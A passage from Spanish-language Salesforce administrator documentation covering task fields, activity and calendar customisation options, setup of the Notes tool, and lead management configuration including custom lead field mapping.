| `Relacionado con` | Indica el registro con el que está relacionada la tarea, como una cuenta u oportunidad. Este campo está disponible únicamente cuando un usuario relaciona la tarea con un contacto, no con un candidato. El registro es visible únicamente para usuarios con el permiso "Leer" para el tipo de registro con el que la tarea está relacionada.<br>Si un usuario relaciona la tarea con un objeto que no sea una cuenta, Salesforce determina la cuenta en la tarea del siguiente modo.<br>• Suponga que un usuario relaciona la tarea con una oportunidad, un contrato o una entidad personalizada que pertenece a una cuenta. Salesforce utiliza la cuenta de ese objeto como la cuenta para la tarea.<br>• Suponga que un usuario relaciona la tarea con otro objeto y también a un contacto. Salesforce utiliza la cuenta del contacto principal como la cuenta para la tarea.<br>• Si un usuario deja el campo `Relacionado con` vacío, Salesforce no relaciona una cuenta con la tarea. |
| `Estado` | Indica el estado actual de una tarea; por ejemplo, "No iniciada" o "Finalizada". Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Asunto` | Contiene el asunto de la tarea. |

| Campo | Descripción |
|---|---|
| `Tipo de registro de tarea` | Contiene el nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| `Tipo` | Indica el tipo de tarea; por ejemplo, correo electrónico o reunión. El límite para los valores de la lista de selección es de 40 caracteres. |

## Campos de tareas en Salesforce Classic

Estos campos estándar para realizar seguimientos y grabar detalles de tareas están disponibles en Salesforce Classic.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

| Campo | Descripción |
|---|---|
| `Divisa de actividad` | Indica la divisa predeterminada de todos los campos de importe de la divisa en la tarea. Las cantidades se muestran en la divisa de la tarea y también se convierten a la divisa personal de un usuario. Está disponible únicamente para organizaciones en las que se utilizan varias divisas. |
| `Asignado a` | Indica el propietario asignado de una tarea. De forma predeterminada, la tarea se asigna al usuario que la creó. Este campo no está disponible en Personal Edition. |
| `Duración de llamada` | Indica la duración de una llamada en segundos. Este campo se cumplimenta cuando se responde a una llamada empleando Salesforce CRM Call Center. |
| `Identificador del objeto de llamada` | Indica el Id. de una llamada registrada en Salesforce a través de la integración de telefonía e informática (CTI) de Salesforce con un sistema de telefonía externo. Este campo recibe a menudo el Id. almacenado en el sistema de telefonía. El límite de caracteres es de 255. |
| `Resultado de la llamada` | Representa el resultado de una llamada; por ejemplo, "volveremos a llamar" o "llamada fallida". El límite de caracteres es de 255. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Tipo de llamada` | Indica el tipo de llamada: entrante, interna o saliente. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |

| Campo | Descripción |
| --- | --- |
| `Comentarios` | Contiene una descripción de la tarea. El límite es 32 KB de datos. |
| `Crear serie de tareas recurrentes` | Al seleccionar esta casilla de verificación, un usuario puede configurar una serie de tareas recurrentes. La activación de esta opción desactiva el campo `Fecha de vencimiento` porque cada tarea de una serie tiene una fecha de vencimiento diferente. |
| `Creado por` | Indica el usuario que ha creado la tarea, junto con la fecha y la hora de creación de la tarea. Sólo lectura. |
| `División` | Indica la división a la que pertenece la tarea. Este valor se hereda de la cuenta, el candidato, el caso o el objeto personalizado relacionados, si existen. De lo contrario, la tarea pertenece a la división global. Disponible únicamente en organizaciones donde se utilizan divisiones para clasificar datos. |
| `Fecha de vencimiento` | Indica la fecha de vencimiento de la tarea. |
| `Correo electrónico` | Contiene la dirección de correo electrónico del contacto o candidato relacionado con la tarea. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |
| `Autor de la última modificación` | Indica el usuario que cambió por última vez la tarea, junto con la fecha y la hora de modificación de la tarea. Este campo es de solo lectura. |
| `Nombre` | Contiene el nombre del contacto o candidato relacionado con la tarea. Si Actividades compartidas está activada en su organización, un usuario puede relacionar hasta 50 contactos con una tarea no recurrente. Este campo es visible únicamente para usuarios con el permiso "Leer" para contactos y candidatos. Relacionar un contacto con una tarea puede afectar la cuenta con la que Salesforce relaciona la tarea. Consulte el campo `Relacionado con`. |
| `Teléfono` | Contiene el número de teléfono del contacto o candidato relacionado con la tarea. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |
| `Prioridad` | Indica la urgencia de la tarea; por ejemplo, baja, media o alta. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Público` | **Nota:** Antes de Summer '13, este campo se denominaba `Visible en autoservicio`.<br>Seleccionando esta casilla de verificación, un usuario puede especificar que la tarea completada es visible en el portal de Autoservicio.<br>**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones |

| Campo | Descripción |
| --- | --- |
| | existentes continúan teniendo acceso al portal de autoservicio.<br>Si Comunidades está activada en su organización, este campo especifica si la tarea es visible para usuarios externos en comunidades. Si un usuario externo es propietario de la tarea, ese usuario visualiza la tarea en la comunidad independientemente de si el evento está marcado como público.<br>Este campo no es visible de forma predeterminada. Un administrador de Salesforce puede hacerlo visible. |
| `Relacionado con` | Indica el registro con el que está relacionada la tarea, como una cuenta u oportunidad. Este campo está disponible únicamente cuando un usuario relaciona la tarea con un contacto, no con un candidato. El registro es visible únicamente para usuarios con el permiso “Leer” para el tipo de registro con el que la tarea está relacionada.<br>Si un usuario relaciona la tarea con un objeto que no sea una cuenta, Salesforce determina la cuenta en la tarea del siguiente modo.<br>• Suponga que un usuario relaciona la tarea con una oportunidad, un contrato o una entidad personalizada que pertenece a una cuenta. Salesforce utiliza la cuenta de ese objeto como la cuenta para la tarea.<br>• Suponga que un usuario relaciona la tarea con cualquier otro tipo de objeto y también a un contacto. Salesforce utiliza la cuenta del contacto principal como la cuenta para la tarea.<br>• Si un usuario deja el campo `Relacionado con` vacío, Salesforce no relaciona una cuenta con la tarea. |
| `Estado` | Indica el estado actual de una tarea; por ejemplo, "No iniciada" o "Finalizada". Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Asunto` | Contiene el asunto de una tarea; por ejemplo, “Enviar por correo electrónico presupuesto para el cliente”. Un usuario puede introducir un asunto o seleccionarlo en una lista de selección de asuntos ya definidos. |
| `Tipo de registro de tarea` | Contiene el nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| `Tipo` | Indica el tipo de tarea; por ejemplo, correo electrónico o reunión. El límite para los valores de la lista de selección es de 40 caracteres. |

### Seguimiento de correo electrónico en Salesforce Classic

Si utiliza plantillas de correo electrónico HTML en Salesforce Classic, active Salesforce para realizar un seguimiento de los mensajes de correo electrónico HTML salientes como una tarea completada. Si desactiva esta opción, Salesforce ya no seguirá almacenando información de seguimiento de correo electrónico. No obstante, los informes de seguimiento de correo electrónico permanecen en la ficha Informes. Para mostrar los datos estadísticos de correo electrónico a sus usuarios, agregue la lista relacionada Estado de correo electrónico HTML a los formatos de página relevantes.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

## Personalizar actividades para sus representantes de ventas

Optimice el modo en que sus representantes de ventas pueden gestionar eventos, calendarios y tareas. Las opciones de personalización varían para Lightning Experience, Salesforce Classic y Salesforce1.

Opciones de personalización para la gestión de eventos y tareas conjuntamente

Proporcione a los representantes de ventas una perspectiva más precisa de sus candidatos, contactos, oportunidades y cuentas. Utilice parámetros de actividades combinadas para ayudarles a gestionar y seguir reuniones y tareas. Las opciones varían para Lightning Experience y Salesforce Classic.

Opciones de personalización para eventos y calendarios

Optimice el modo en que sus representantes de ventas gestionan sus reuniones y programas. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

Opciones de personalización para tareas

Optimice el modo en que sus representantes de ventas gestionan su trabajo. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

### Opciones de personalización para la gestión de eventos y tareas conjuntamente

Proporcione a los representantes de ventas una perspectiva más precisa de sus candidatos, contactos, oportunidades y cuentas. Utilice parámetros de actividades combinadas para ayudarles a gestionar y seguir reuniones y tareas. Las opciones varían para Lightning Experience y Salesforce Classic.

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Activar recordatorios de actividades | Permite a los usuarios establecer preferencias individuales para mostrar recordatorios de eventos y tareas. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar recordatorios de actividades**. Consulte también Consideraciones para la configuración de recordatorios de actividad en Salesforce Classic en la página 2017 y Recordatorios | | ✓ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | de actividades en Salesforce Classic en la página 1477. | | | |
| Permitir múltiples contactos (Actividades compartidas) | Permite a los usuarios relacionar hasta 50 contactos con un evento o una tarea. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permitir que los usuarios relacionen múltiples contactos con tareas y eventos**. Consulte también Consideraciones para Actividades compartidas (Múltiples contactos en una actividad) en la página 2018 y Directrices para Actividades compartidas (Múltiples contactos en una actividad) en la página 2019. | ✔ | ✔ | |
| Acumular actividades en la cuenta principal de un contacto | Cuando se asocia una actividad con un contacto, la actividad también se muestra en la cuenta principal del contacto. Si permite a sus usuarios relacionar contactos con cuentas múltiples, recomendamos no seleccionar esta opción. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acumular actividades en la cuenta principal de un contacto**. Consulte también Consideraciones para cambiar el modo en que se resumen actividades en cuentas. | ✔ | ✔ | ✔ |

CONSULTE TAMBIÉN

- Opciones de personalización para eventos y calendarios
- Opciones de personalización para tareas
- Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

## Opciones de personalización para eventos y calendarios

Optimice el modo en que sus representantes de ventas gestionan sus reuniones y programas. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Habilitar eventos de varios días. | Permita a los usuarios crear eventos que finalicen más de un día (24 horas) después de su inicio. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar eventos de varios días**. | ✓ | ✓ | ✓ |
| Habilitar eventos recurrentes. | Permita a los usuarios crear eventos que se repiten en un intervalo específico. Si desactiva este parámetro, los usuarios podrán seguir modificando el intervalo de un evento recurrente que ya exista, pero no podrán crear eventos recurrentes. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar creación de eventos recurrentes**. | | ✓ | |
| Permitir pasar el ratón sobre vínculos en el calendario de la ficha Inicio. | Muestre detalles de eventos cuando un usuario pasa el ratón sobre un evento. | Desde Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar vínculos activables de página de inicio para eventos**. | | ✓ | |
| Permitir la modificación de calendario de arrastrar y colocar. | Permita a los usuarios arrastrar eventos programados en la vista de día o | Desde Configuración, introduzca *Interfaz de usuario* en el | | ✓ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | semana de sus propios calendarios. | cuadro `Búsqueda rápida` y, a continuación, seleccione **Activar modificación de arrastrar y colocar en las vistas de calendario**. | | | |
| Permitir a los usuarios crear eventos haciendo clic en el calendario. | Permita a los usuarios crear un evento haciendo clic en un intervalo de tiempo del calendario. | Desde Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Activar la creación eventos con un solo clic en vistas de calendario**. | | ✓ | |
| Habilitar la programación de arrastrar y soltar en vistas de lista. | En las vistas de lista de contacto y candidato, permita a los usuarios programar eventos arrastrando un contacto o un candidato en el calendario. Puede personalizar el formato de página en miniatura para la superposición donde los usuarios introducen detalles del evento. | Desde Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Activar programación de arrastrar y colocar en las vistas de lista**. Consulte también Descripción general de formatos de página y seguridad a nivel de campo. | | ✓ | |
| Activar acceso directo de calendario. | Mostrar un vínculo ( ) en la última vista de calendario utilizada de un usuario en la barra | En Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda` | | ✓ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | lateral por encima de Elementos recientes. | `rápida` y luego seleccione **Activar acceso directo de calendario**. | | | |
| Activación de vínculos de funciones activables para la lista Mis tareas. | Mostrar detalles de la tarea en una ventana emergente en la ficha Inicio cuando un usuario pasa el ratón sobre una tarea. | Desde Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Activación de vínculos de funciones activables para la lista Mis tareas**. | | ✔ | |
| Mostrar detalles de eventos en vistas de calendario de múltiples usuarios. | Mostrar detalles de eventos en pantalla en vez de pasar el ratón sobre vistas de calendario diaria, semanal y mensual para todos los usuarios. El hecho de activar este ajuste no sustituye la colaboración de calendario. | Desde Configuración, introduzca *`Configuración de actividad`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mostrar detalles de evento en la vista de calendario de varios usuarios**. | | ✔ | |
| Crear calendarios públicos y calendarios de recursos. | Cree calendarios para la gestión de actividades de grupo como eventos de marketing, presentaciones de productos, clases de formación y vacaciones del equipo o bien recursos compartidos como | Consulte Crear y gestionar un calendario público o un calendario de recursos en Salesforce Classic en la página 2020. | | ✔ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | una sala de conferencias. | | | | |
| Configurar solicitudes de reuniones (Cloud Scheduler). | Muestre un botón en la lista relacionada Actividades abiertas en contactos, candidatos y cuentas personales que permite a los usuarios solicitar reuniones con clientes. | Consulte Configurar Cloud Scheduler en Salesforce Classic en la página 2021. | | ✔ | |
| Mostrar solicitudes de reunión de Cloud Scheduler en la ficha Inicio. | Muestre la subficha Reuniones solicitadas en el calendario en la ficha Inicio. Esta subficha contiene las reuniones que un usuario ha solicitado pero que no están confirmadas. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mostrar reuniones solicitadas en la sección Calendario de la ficha Inicio**. | | ✔ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Mostrar logotipos personalizados en solicitudes de reunión de Cloud Scheduler. | Muestre un logotipo personalizado en comunicaciones, como solicitudes de reunión. Los invitados ven el logotipo cuando los invita a un evento o solicita una reunión con ellos. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mostrar logotipos personalizados en solicitudes de reunión**. | | ✓ | |

CONSULTE TAMBIÉN

- Opciones de personalización para la gestión de eventos y tareas conjuntamente
- Opciones de personalización para tareas
- Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

## Opciones de personalización para tareas

Optimice el modo en que sus representantes de ventas gestionan su trabajo. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| Permita a los usuarios seleccionar si recibir notificaciones de correo electrónico para asignaciones de tareas. | Muestre una configuración que permite a un usuario decidir si recibir una notificación por correo electrónico cuando se asigne una tarea. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar el control de usuario en notificaciones de asignación de tarea**. Consulte también Consideraciones | ✓ | ✓ | ✓ |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | para la notificación de correo electrónico de asignaciones de tareas en la página 2032. | | | |
| Personalizar acciones de lista de tareas. | Personalice la barra de acciones que aparece junto a la lista de tareas. | Consulte Directrices para la personalización de la lista de tareas en Lightning Experience en la página 2031 | ✓ | | |
| Permitir tareas recurrentes. | Permita a los usuarios crear tareas que se repiten en un intervalo específico. Si desactiva esta configuración, los usuarios podrán seguir modificando el intervalo de una tarea recurrente que ya exista, pero no podrán crear más tareas recurrentes. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar creación de tareas recurrentes**. | | | ✓ |
| Permitir a los usuarios asignar copias de una tarea. | Permita a los usuarios asignar copias independientes de una nueva tarea a varios usuarios. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar tareas de grupo**. | | | ✓ |
| Mostrar una página de Nueva tarea más sencilla en Salesforce1. | Muestre una página Nueva tarea con campos de tarea clave en primer lugar. | En Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mostrar** | | ✓ | |

| Configuración o función | Descripción | Configuración y Ayuda | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|---|---|
| | | **formulario más sencillo Nueva tarea en Salesforce1**. | | | |
| Seguir y mostrar estadísticas de correo electrónico. | Permita que Salesforce realice un seguimiento de los mensajes de correo electrónico HTML cuando utilice plantillas de correo electrónico HTML. | Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activar la función de seguimiento de correo electrónico**. Consulte también Seguimiento de correo electrónico en Salesforce Classic en la página 2040. | | ✓ | |

CONSULTE TAMBIÉN

- Opciones de personalización para la gestión de eventos y tareas conjuntamente
- Opciones de personalización para eventos y calendarios
- Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

# Notas: Permitir a los usuarios tomar mejores notas más rápido directamente en Salesforce

Con Notas, la versión mejorada de la herramienta de toma de notas de Salesforce, sus usuarios pueden simplificar el flujo de trabajo, aumentar la productividad y sacar el máximo partido de Salesforce. Notas permite a sus usuarios tomar notas con texto enriquecido como listas con viñetas, listas numeradas, imágenes, formato de texto y más. Además, sus usuarios pueden relacionar notas con múltiples registros con solo unos clics.

Notas está creada en la parte superior de Salesforce Files, de modo que puede realizar varias de las mismas cosas con notas que las que puede realizar con archivos, como crear informes en notas y utilizar Chatter para compartir notas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones para la configuración de Notas

Tenga en cuenta estos elementos antes de configurar Notas, la versión mejorada de la herramienta de toma de notas de Salesforce.

- Una vez activada Notas para su organización, cualquier nueva nota se creará utilizando Notas. Notas creadas con la antigua herramienta de toma de notas abiertas en la antigua herramienta de toma de notas.
- Si desactiva Notas, sus usuarios no pueden acceder a notas que se han creado con Notas.
- Los usuarios con una licencia de Portal de socios o Portal de clientes no pueden utilizar Notas, deben emplear la herramienta de toma de notas anterior en su lugar.
- Después de configurar Notas en Salesforce1, sus usuarios pueden crear tareas simplemente deslizando líneas en una nota. Si un perfil de usuario está asignado a dos o más tipos de registro Tarea, se les solicita elegir un tipo de registro y cumplimentar los detalles de la tarea cada vez que crean una tarea desde una nota. Si un perfil de usuario está asignado a menos de dos tipos de registro Tarea, la tarea se crea inmediatamente y no se solicita al usuario detalles adicionales.

EDICIONES

Disponible en: Salesforce1, Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Configurar Notas

Para permitir a los usuarios tomar notas de texto enriquecido, configure Notas, nuestra herramienta de toma de notas mejorada.

Pase por ella

1. Asegúrese de que la lista relacionada Notas está incluida en sus formatos de página.
2. Asegúrese de que Notas está activada. Desde Configuración, introduzca *Configuración de notas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de notas**. A continuación, asegúrese de que Activar notas está seleccionada.
3. Para permitir a los usuarios tomar notas desde el publicador de Chatter, el menú Acciones globales y la barra de acción de Salesforce1, agregue la acción rápida **Nueva nota** a Acciones rápidas en el publicador de Salesforce Classic y la sección Acciones de Salesforce1 y Lightning Experience en el formato del publicador global.
4. Si ha sustituido el formato de publicador global en cualquiera de sus formatos de página de objeto, agregue la acción rápida **Nueva nota** a sus formatos personalizados también.
5. Para permitir a los usuarios tomar notas fácilmente en Salesforce1:
   a. Asegúrese de que sus usuarios pueden crear tareas desde notas en Salesforce1. Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de actividad**. Seleccione Permitir la creación de tareas desde notas.
   b. Asegúrese de que **Notas** aparece en el menú de navegación de Salesforce1 de su organización. Desde Configuración, introduzca *Navegación* en el cuadro Búsqueda rápida, seleccione **Navegación de Salesforce1** y luego mueva **Notas** desde la lista Disponible a la lista Seleccionada. Recomendamos ponerla encima de **Elementos de búsqueda inteligente**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver formatos de página:
- "Ver parámetros y configuración"

Para modificar formatos de página:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

En Salesforce1, sus usuarios pueden crear tareas simplemente deslizando líneas en una nota. Si un perfil de usuario está asignado a más de un tipo de registro Tarea, se solicita al usuario seleccionar un tipo de registro para la tarea.

CONSULTE TAMBIÉN

¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

Directrices para el uso de Notas en la aplicación móvil Salesforce1

## Configurar formatos de página para notas

Si ha estado utilizando Salesforce antes de Winter '16, debe realizar algunos ajustes en sus formatos de página de modo que los usuarios puedan ver sus notas.

1. Asegúrese de estar familiarizado con el modo de modificar formatos de página.
2. Seleccione el objeto y luego el formato que utilizan sus usuarios.
3. Desde la lista de categorías de elementos de página, seleccione **Listas relacionadas**.
4. Arrastre la lista relacionada Notas en la página donde desea que aparezca.
   Si sus usuarios han utilizado la antigua herramienta de toma de notas, mantenga la lista relacionada Notas y archivos adjuntos de modo que puedan acceder a notas antiguas. Las notas tomadas con la versión mejorada de Notas aparecen en la lista relacionada Notas.
5. Guarde el formato y confirme que desea sobrescribir las personalizaciones de la lista relacionada de los usuarios.
6. Repita estos pasos para otros objetos con los que utiliza Notas.

CONSULTE TAMBIÉN

Modificar formatos de página para objetos estándar

Modificar formatos de página para objetos personalizados y externos

Configurar Notas

¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los formatos de página:

- "Personalizar aplicación"

Para ver formatos de página:

- "Ver parámetros y configuración"

# Personalización de opciones para candidatos

## Configurar la gestión de candidatos

Ayude a sus equipos de ventas a realizar seguimientos de clientes potenciales y construir un sólido canal de oportunidades. Sus equipos de ventas utilizan candidatos de Salesforce para trabajar y cualificar sus clientes potenciales con el objetivo de crear oportunidades.

Gracias al uso de candidatos, el personal de ventas tiene acceso instantáneo a los últimos clientes potenciales y, al mismo tiempo, se garantiza que ningún candidato se deja atrás. Una buena administración de candidatos sirve para que los responsables de ventas y de marketing puedan administrar el proceso de candidatos que vayan entrando, realizar un seguimiento de las fuentes de candidatos y analizar el rendimiento de la inversión en marketing.

Desde Configuración, empiece a trabajar utilizando la gestión de candidatos.

- Vaya a la configuración de gestión de objetos para candidatos. Desde la sección de campos, cree campos de candidatos personalizados que siguen información específica en su empresa. Del mismo modo, asigne estos campos personalizados a campos de oportunidades, cuentas y contactos para que los datos se conviertan cuando los usuarios conviertan candidatos. Modifique la lista de selección `Estado del candidato` para seleccionar los estados predeterminados para los candidatos nuevos y convertidos.
- Introduzca *`Configuración de candidatos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de candidatos** para especificar su configuración de candidatos predeterminada.
- Introduzca *`Reglas de asignación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de asignación de candidatos** para configurar reglas de asignación de candidatos que asignan candidatos automáticamente.
- Introduzca *`Candidato Web`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Candidato Web** para captar candidatos automáticamente desde su sitio Web.
- Para permitir que sus equipos de ventas modifiquen candidatos convertidos, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación, seleccione **Activar permisos de usuario "Establecer campos de auditoría tras la creación de registros" y "Actualizar registros con propietarios inactivos"**.

Para crear colas de ventas para candidatos u objetos personalizados, desde Configuración, introduzca *`Colas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Colas**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Gestión de candidatos

Antes de que la organización empiece a utilizar candidatos, puede llevar a cabo la siguiente configuración:

- Personalizar la configuración de candidatos predeterminada.
- Crear colas de candidatos para ayudar a gestionar la distribución de candidatos.
- Configurar reglas de asignación de candidatos para asignar automáticamente candidatos.
- Configurar Candidatos Web para captar candidatos de forma automática desde el sitio Web.
- Importar los candidatos existentes de su organización.
- Crear campos de candidatos personalizados.
- Asignar campos de candidatos personalizados a otros campos de candidatos para la conversión de candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Modificar la lista de selección `Estado del candidato` para seleccionar los estados predeterminados para los candidatos nuevos y convertidos.

CONSULTE TAMBIÉN

Candidatos

## Definir la configuración predeterminada para la creación de candidatos

Optimice la función de gestión de candidatos para sus equipos de ventas de modo que puedan cuidar los candidatos de forma eficaz y evitar registros duplicados cuando llega el momento de convertir los candidatos en contactos, cuentas y oportunidades.

1. Desde Configuración, introduzca *`Configuración de candidatos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de candidatos** y luego haga clic en **Modificar**.
2. Defina el propietario del candidato predeterminado y la configuración de la conversión de candidatos.
3. Guarde su configuración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración de candidatos:

- "Personalizar aplicación"

## Asignar campos de candidatos personalizados para la conversión de datos

Aproveche al máximo los registros creados a partir de candidatos que convierten sus equipos de ventas cuando asigne campos de candidatos personalizados a los campos de los registros a los que se han convertido.

Cuando los representantes de ventas convierten candidatos cualificados, la información desde los campos de candidatos estándar aparece en campos estándar de los registros de contacto, cuenta y oportunidad. Si configura campos de candidatos personalizados, especifique cómo se convierte dicha información personalizada en los campos personalizados en cuentas, contactos u oportunidades.

1. Desde la configuración de la gestión de objetos para candidatos, vaya a la sección de campos y luego haga clic en **Asignar campos de candidatos**.
2. Para cada campo de candidato personalizado, elija un campo de cuenta, de contacto o de oportunidad personalizado en el que desearía insertar la información al convertir al candidato.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar campos de candidatos:

- "Personalizar aplicación"

3. Guarde su trabajo.

CONSULTE TAMBIÉN

Directrices para la asignación de campos de candidatos personalizados para la conversión de candidatos

Convertir candidatos cualificados

## Directrices para la asignación de campos de candidatos personalizados para la conversión de candidatos

Aprenda las mejores prácticas para la asignación de campos de candidatos personalizados a campos personalizados en contactos, cuentas y oportunidades. La asignación de campos personalizados ayuda sus representantes de ventas a mantener esa información importante cuando convierten candidatos cualificados para realizar un seguimiento de nuevas posibles negociaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Asegúrese de | Es bueno saber que |
|---|---|
| Asigne los campos de candidatos personalizados a otros campos personalizados con el mismo tipo de datos. | En concreto, asigne campos de candidatos numéricos a otros campos numéricos o asigne campos de área de texto largo a otros campos de área de texto largo. Algunas excepciones son:<br>• Puede asignar entre campos de texto y de lista de selección. Pero sus datos se truncan si el campo de texto asignado no es lo suficientemente grande para albergar la totalidad del valor de lista de selección del candidato.<br>• Puede asignar campos de tipo *Texto* o *Área de texto* a campos de área de texto largo.<br>• Puede asignar campos de numeración automática a campos de tipo *Texto*, *Área de texto* o *Lista de selección*.<br>• No asigne campos de fórmula personalizados a otros campos de fórmula ni a ningún otro tipo de campo. |
| Asigne campos de candidatos personalizados de tipo *Número*, *Divisa* o *Porcentaje* a otros campos de número, divisa o porcentaje de la misma longitud y decimales. | Por ejemplo, su campo de divisa de candidato tiene una longitud de 3 y 2 decimales. Asígnelo a otro campo de divisa personalizado con una longitud de 3 y 2 decimales. |
| Sin cambios de tipos de datos para campos de candidatos personalizados | Si cambia los tipos de datos para campos personalizados, Salesforce elimina las asignaciones de candidatos para esos campos personalizados. |

CONSULTE TAMBIÉN

Asignar campos de candidatos personalizados para la conversión de datos

# Conceptos de candidatos Web

Recopile información desde el sitio Web de su compañía y genere automáticamente hasta un máximo de 500 candidatos nuevos por día.

